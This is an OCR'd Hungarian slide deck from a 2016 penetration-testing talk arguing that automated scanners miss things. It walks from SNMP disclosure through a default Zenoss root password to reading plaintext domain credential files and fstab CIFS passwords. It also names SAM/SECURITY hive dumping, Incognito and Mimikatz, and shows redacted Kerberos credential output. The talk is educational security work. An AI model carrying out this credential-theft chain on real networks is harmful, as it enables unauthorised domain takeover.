
PEN-TESZT?
CSAK LASSAN A GÉPPEL!



Spala Ferenc

HWSW free!

2016.05.02.


/ME

- Senior manager & Penteszter @ **Deloitte.**
- Programbizottság vezetője @ **Hacktivity**
- Blogger @ **securityminutes.com**

MIRŐL LESZ SZÓ?

- Hol vannak a határai egy automata eszköznek?
- Miért fontos ismerni azt aminek a gombjait nyomogatod?
- Miért nem elég csak automata eszközt használni?
- Nézzünk egy konkrét példát
- “SNMP-ből Domain Admin”

NEM TÚL ÉRDEKES…



Közepes kockázat

“Read-only”

MI VAN MÉG?

- 10550 (1) - SNMP Query Running Process List Disclosure
- 10551 (1) - SNMP Request Network Interfaces Enumeration
- 10719 (1) - MySQL Server Detection
- 10800 (1) - SNMP Query System Information Disclosure
- 11153 (1) - Service Detection (HELP Request)
- 14773 (1) - Service Detection: 3 ASCII Digit Code Responses
- 19763 (1) - SNMP Query Installed Software Disclosure
- 20094 (1) - VMware Virtual Machine Detection
- 20108 (1) - Web Server / Application favicon.ico Vendor Fingerprinting
- 21186 (1) - AJP Connector Detection
- 34022 (1) - SNMP Query Routing Information Disclosure
- 35296 (1) - SNMP Protocol Version Detection

Info
“kockázat”

AZ ÖRDÖG A RÉSZLETEKBEN REJLIK...

10.10.172.97 (udp/161)

```
System information :
sysDescr : Linux zenoss.[redacted].com 2.6.18-164.el5 #1 SMP Thu Sep 3 03:33:56 EDT 2009 i686
sysObjectID : 1.3.6.1.4.1.8072.3.2.10
sysUptime : Time is too big to be decoded : 0x009067aaea ms
sysContact : Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
sysName : zenoss.[redacted].com
sysLocation : Unknown (edit /etc/snmp/snmpd.conf)
sysServices :
```

~~RTFM~~ OLVASD EL A DOKSIT!

3.3. Installing the Appliance

Follow these steps to download and install the appliance.

1. Download the Virtual Appliance file (`zenoss_core-`*Version*`-x86_64.vmware.zip`), available at this location:

   http://community.zenoss.org/community/download

2. Unzip the file into a working directory.

3. Start the VMware Player.

4. Use the VMware Player to navigate to the directory where you unzipped the Virtual Appliance package, and then open the Virtual Appliance.

   After loading the appliance, the virtual machine window displays a message similar to:

   ```
   Welcome to Zenoss

   To access the Zenoss Management Console, please browse to:

   http://xxx.xxx.xxx:8080
   ```

   ### Note

   If this message does not appear, then you may need to change the VMware player network connection option from Bridged to NAT.

5. Log in as user `root`. The default root password is `zenoss`.

6. Open a new Web browser, and then enter the URL that appears in the login screen.

   The Setup Wizard appears.

http://uncyclopedia.wikia.com/wiki/You_got_pwned

LINUX POST EXPLOITATION

```
[root@zenoss home]# cd zenoss/

[root@zenoss zenoss]# ll
total 28
-rw-rw-r-- 1 zenoss zenoss    0 May 11  2011 2
-rw-r----- 1 zenoss zenoss   55 Feb 24  2011 abcreds
drwxr-xr-x 2 root   root   4096 Feb 18  2011 bin
drwxrwxr-x 2 zenoss zenoss 4096 May 20  2011 graphReports
-rwxrwxrwx 1 zenoss zenoss   30 Feb 18  2011 runzenbackup
-rw-r--r-- 1 zenoss zenoss   55 Feb 25  2011 zadmin
-rw-rw-r-- 1 zenoss zenoss   41 May  5  2011 zadminWorkstation
-rw-r--r-- 1 root   root    181 Feb 17  2011 zenbackup

[root@zenoss zenoss]# cat abcreds
domain=[redacted]
username=ActiveBatch
password=C[redacted]6

[root@zenoss zenoss]# cat zadmin
domain=[redacted]
username=zadmin
password=Fu[redacted]word

[root@zenoss zenoss]# cat zadminWorkstation
username=zadmin
password=Fu[redacted]word

[root@zenoss zenoss]#
```

Fájlrendszer

LINUX POST EXPLOITATION 2.

```
/dev/vg_root/lv_root    /                       ext3    defaults        1 1
/dev/vg_root/lv_var_lib_mysql /var/lib/mysql          ext3    defaults        1 2
/dev/vg_root/lv_zenoss_perf /opt/zenoss/perf        ext3    defaults        1 2

//10.10.182.60/ActiveBatchData/ /mnt/activebatchdata cifs
username=ActiveBatch,password=C[redacted]6,domain=[redacted] 0 0

//10.10.182.60/ActiveBatchTemp/ /mnt/activebatchtemp cifs
username=ActiveBatch,password=C[redacted]6,domain=[redacted] 0 0

LABEL=/boot             /boot                   ext3    defaults        1 2
tmpfs                   /dev/shm                tmpfs   defaults        0 0
devpts                  /dev/pts                devpts  gid=5,mode=620  0 0
sysfs                   /sys                    sysfs   defaults        0 0
proc                    /proc                   proc    defaults        0 0
LABEL=SWAP-sda2         swap                    swap    defaults        0 0
```

fstab

“INNEN MÁR TRIVIÁLIS…”

- reg save
  (HKLM\SYSTEM, HKLM\SAM, HKLM\SECURITY)
- Incognito
- Mimikatz

A TÜRELEM DOMAIN ADMIT TEREM

```
0;8581485       Kerberos    P[redacted]    sq[redacted]    3T[redacted]eJk
0;917176        Kerberos    P[redacted]    sq[redacted]    3T[redacted]eJk
0;8557179       Kerberos    P[redacted]    sq[redacted]    3T[redacted]eJk
7;3137080967    Kerberos    P[redacted]    aj[redacted]    Co[redacted]
7;2868470865    Kerberos    P[redacted]    aj[redacted]    Co[redacted]
0;3241085005    Kerberos    P[redacted]    ca[redacted]    Da[redacted]
4;4151528308    Kerberos    P[redacted]    sb[redacted]
4;1151141013    Kerberos    P[redacted]    sb[redacted]
13;1599937872   Kerberos    P[redacted]    mh[redacted]
3;2020864057    Kerberos    P[redacted]    ck[redacted]
3;2025686666    Kerberos    P[redacted]    sb[redacted]    Ju[redacted]
8;1437268461    Kerberos    P[redacted]    rs[redacted]    Kf[redacted]
8;1501601557    Kerberos    P[redacted]    rs[redacted]    Kf[redacted]
11;2924405340   Kerberos    P[redacted]    rs[redacted]    Kf[redacted]
10;3910045977   Kerberos    P[redacted]    rs[redacted]    Kf[redacted]
10;1593761559   Kerberos    P[redacted]    rs[redacted]    Kf[redacted]
3;1442607552    Kerberos    P[redacted]    vm[redacted]    M5[redacted]
13;542767185    Kerberos    P[redacted]    sb[redacted]    Ne[redacted]
2;1714684109    Kerberos    P[redacted]    bs[redacted]    Pa[redacted]
0;7163654       Kerberos    P[redacted]    kw[redacted]    US[redacted]
10;1496340965   Kerberos    P[redacted]    ck[redacted]    Vp[redacted]
2;3390143709    Kerberos    P[redacted]    bs[redacted]    Wi[redacted]
3;2261274217    Kerberos    P[redacted]    bs[redacted]    Wi[redacted]
```

23 karakteres random jelszó

AKKOR MI A LÉNYEG?

- Az automata eszközök sokat tudnak segíteni
- Ismerni kell a "szokásaikat"
- Nem csak a "piros" találat lehet hasznos
- Egy ponton túl az automata már tehetetlen

"Minden penteszter használ automata eszközöket,
de nem mindenki penteszter,
aki automata eszközöket használ!"

– Spala Ferenc (2016)

KÖSZÖNÖM A FIGYELMET!


spala.ferenc@gmail.com


linkedin.com/in/ferencspala


@FerencSpala


securityminutes.com